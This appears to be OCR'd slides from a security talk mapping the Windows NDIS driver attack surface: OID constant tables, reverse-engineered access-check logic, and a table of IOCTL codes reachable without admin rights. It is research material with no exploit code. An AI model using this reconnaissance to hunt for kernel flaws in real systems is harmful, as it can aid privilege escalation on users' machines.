
```
// the following OIDs are used in querying interfaces
//
#define OID_GEN_PROMISCUOUS_MODE               0x00010280  // used in querying interfaces
#define OID_GEN_LAST_CHANGE                    0x00010281  // used in querying interfaces
#define OID_GEN_DISCONTINUITY_TIME             0x00010282  // used in querying interfaces
#define OID_GEN_OPERATIONAL_STATUS             0x00010283  // used in querying interfaces
#define OID_GEN_XMIT_LINK_SPEED                0x00010284  // used in querying interfaces
#define OID_GEN_RCV_LINK_SPEED                 0x00010285  // used in querying interfaces
#define OID_GEN_UNKNOWN_PROTOS                 0x00010286  // used in querying interfaces
#define OID_GEN_INTERFACE_INFO                 0x00010287  // used in querying interfaces
#define OID_GEN_ADMIN_STATUS                   0x00010288  // used in querying interfaces
#define OID_GEN_ALIAS                          0x00010289  // used in querying interfaces
#define OID_GEN_MEDIA_CONNECT_STATUS_EX        0x0001028A  // used in querying interfaces
#define OID_GEN_LINK_SPEED_EX                  0x0001028B  // used in querying interfaces
#define OID_GEN_MEDIA_DUPLEX_STATE             0x0001028C  // used in querying interfaces
#define OID_GEN_IP_OPER_STATUS                 0x0001028D  // used in querying interfaces
```

Standard OIDs…




```
// WWAN specific oids
//
#define OID_WWAN_DRIVER_CAPS                    0x0e010100
#define OID_WWAN_DEVICE_CAPS                    0x0e010101
#define OID_WWAN_READY_INFO                     0x0e010102
#define OID_WWAN_RADIO_STATE                    0x0e010103
#define OID_WWAN_PIN                            0x0e010104
#define OID_WWAN_PIN_LIST                       0x0e010105
#define OID_WWAN_HOME_PROVIDER                  0x0e010106
#define OID_WWAN_PREFERRED_PROVIDERS            0x0e010107
#define OID_WWAN_VISIBLE_PROVIDERS              0x0e010108
#define OID_WWAN_REGISTER_STATE                 0x0e010109
#define OID_WWAN_PACKET_SERVICE                 0x0e01010a
#define OID_WWAN_SIGNAL_STATE                   0x0e01010b
#define OID_WWAN_CONNECT                        0x0e01010c
#define OID_WWAN_PROVISIONED_CONTEXTS           0x0e01010d
#define OID_WWAN_SERVICE_ACTIVATION             0x0e01010e
#define OID_WWAN_SMS_CONFIGURATION              0x0e01010f
#define OID_WWAN_SMS_READ                       0x0e010110
#define OID_WWAN_SMS_SEND                       0x0e010111
#define OID_WWAN_SMS_DELETE                     0x0e010112
#define OID_WWAN_SMS_STATUS                     0x0e010113
#define OID_WWAN_VENDOR_SPECIFIC                0x0e010114
```

Standard OIDs…




```
//  Optional statistics
//
#define OID_GEN_DIRECTED_BYTES_XMIT             0x00020201
#define OID_GEN_DIRECTED_FRAMES_XMIT            0x00020202
#define OID_GEN_MULTICAST_BYTES_XMIT            0x00020203
#define OID_GEN_MULTICAST_FRAMES_XMIT           0x00020204
#define OID_GEN_BROADCAST_BYTES_XMIT            0x00020205
#define OID_GEN_BROADCAST_FRAMES_XMIT           0x00020206
#define OID_GEN_DIRECTED_BYTES_RCV              0x00020207
#define OID_GEN_DIRECTED_FRAMES_RCV             0x00020208
#define OID_GEN_MULTICAST_BYTES_RCV             0x00020209
#define OID_GEN_MULTICAST_FRAMES_RCV            0x0002020A
#define OID_GEN_BROADCAST_BYTES_RCV             0x0002020B
#define OID_GEN_BROADCAST_FRAMES_RCV            0x0002020C
#define OID_GEN_RCV_CRC_ERROR                   0x0002020D
#define OID_GEN_TRANSMIT_QUEUE_LENGTH           0x0002020E

#define OID_GEN_GET_TIME_CAPS                   0x0002020F
#define OID_GEN_GET_NETCARD_TIME                0x00020210
#define OID_GEN_NETCARD_LOAD                    0x00020211
#define OID_GEN_DEVICE_PROFILE                  0x00020212
```

Standard OIDs…




```
//
// IEEE 802.11 OIDs
//
#define OID_802_11_BSSID                        0x0D010101
#define OID_802_11_SSID                         0x0D010102
#define OID_802_11_NETWORK_TYPES_SUPPORTED      0x0D010203
#define OID_802_11_NETWORK_TYPE_IN_USE          0x0D010204
#define OID_802_11_TX_POWER_LEVEL               0x0D010205
#define OID_802_11_RSSI                         0x0D010206
#define OID_802_11_RSSI_TRIGGER                 0x0D010207
#define OID_802_11_INFRASTRUCTURE_MODE          0x0D010108
#define OID_802_11_FRAGMENTATION_THRESHOLD      0x0D010209
#define OID_802_11_RTS_THRESHOLD                0x0D01020A
#define OID_802_11_NUMBER_OF_ANTENNAS           0x0D01020B
#define OID_802_11_RX_ANTENNA_SELECTED          0x0D01020C
#define OID_802_11_TX_ANTENNA_SELECTED          0x0D01020D
#define OID_802_11_SUPPORTED_RATES              0x0D01020E
#define OID_802_11_DESIRED_RATES                0x0D010210
#define OID_802_11_CONFIGURATION                0x0D010211
#define OID_802_11_STATISTICS                   0x0D020212
#define OID_802_11_ADD_WEP                      0x0D010113
#define OID_802_11_REMOVE_WEP                   0x0D010114
#define OID_802_11_DISASSOCIATE                 0x0D010115
#define OID_802_11_POWER_MODE                   0x0D010216
```

OID Handlers ☺



Reaching the OID Handler

- The OID stuff looks nice but how do we get there?
- The interface is used by protocol drivers but also by user-mode applications through IOCTLs!



IOCTL_NDIS_QUERY_GLOBAL_STATS

06/18/2017 • 2 minutes to read

An application can use IOCTL_NDIS_QUERY_GLOBAL_STATS to obtain information from a network adapter. The application passes IOCTL_NDIS_QUERY_GLOBAL_STATS, along with an Object Identifier(OID), in the DeviceIoControl function.

Comments

This IOCTL will be deprecated in later operating system releases. You should use WMI interfaces to query miniport driver information. For more information see, NDIS Support for WMI.

- https://msdn.microsoft.com/en-us/library/windows/hardware/ff548975(v=vs.85).aspx

OID Flow: ndisCreateHandler

```
BOOL __stdcall ndisCheckAccess(
        PIRP Irp,
        PVOID pIoStackLocation,
        PVOID MiniportBlockSecurityDescriptor
);
```

- The function gets the ClientToken from the IoStackLocation.SecurityContext→AccessState and calls nt!SeAccessCheck with the SecurityDescriptor of the MiniportBlock
- Only Admins have access to this object so the function returns FALSE for unprivileged users.

OID Flow: IOCTL check access

- The following structure is created during the DispatchCreateHandler and saved into the FsContext. It is later used for deciding what IOCTLs operations are allowed by the user (among other things):

```
typedef struct _oid_request_context { // sizeof 0x20
        PVOID DeviceObject;
        PVOID pTopMiniportReference; // _NDIS_MINIPORT_BLOCK
        PVOID Miniport_OIDList; // _NDIS_MINIPORT_BLOCK+0x6F0
        BYTE isAdmin; // This indicates if the DeviceIoControl call was done with administrative privileges
        BYTE Unk19;
        WORD Unk1A;
        DWORD Unk1C;
} oid_request_context;
```

IOCTLs and Handlers

#define _NDIS_CONTROL_CODE(request,method) CTL_CODE(FILE_DEVICE_PHYSICAL_NETCARD, request, method, FILE_ANY_ACCESS)

Name	Code	Admin?	Method	Description
IOCTL_NDIS_QUERY_GLOBAL_STATS	0x170002	NO	OUT_DIRECT	The MSDN documented one. Even if is OUT DIRECT, all the MDL content is copied into a new kernel allocation. No room for Race conditions.
IOCTL_NDIS_QUERY_ALL_STATS	0x170006	NO	OUT_DIRECT	Queries all the OIDs supported by the underlying miniport => ndisQueryStatisticsOids
IOCTL_NDIS_QUERY_SELECTED_STATS	0x17000e	NO	OUT_DIRECT	Apparently this queries a bunch of OIDs passed in the buffer in one call => ndisQueryStatisticsOids
IOCTL_NDIS_GET_LOG_DATA	0x17001e	NO	OUT_DIRECT	ndisMGetLogData -> the MiniportBlock->Log
IOCTL_NDIS_RESERVED2	0x170028	NO	BUFFERED	Goes through the same callflow of IOCTL_NDIS_RESERVED3 => ndisQueryStatisticsOids
IOCTL_NDIS_RESERVED3	0x17002c	NO	BUFFERED	Queries a bunch of OIDs passed in the buffer in one call; mostly the same as IOCTL_NDIS_QUERY_SELECTED_STATS => ndisQueryStatisticsOids
IOCTL_NDIS_RESERVED4	0x170030	NO	BUFFERED	ndisMethodDeviceOid => limited subset of OIDs
IOCTL_NDIS_RESERVED7	0x17003e	NO	OUT_DIRECT	Same as IOCTL_NDIS_QUERY_SELECTED_STATS but sets UnkFlagX to => ndisQueryStatisticsOids

IOCTLs and Handlers

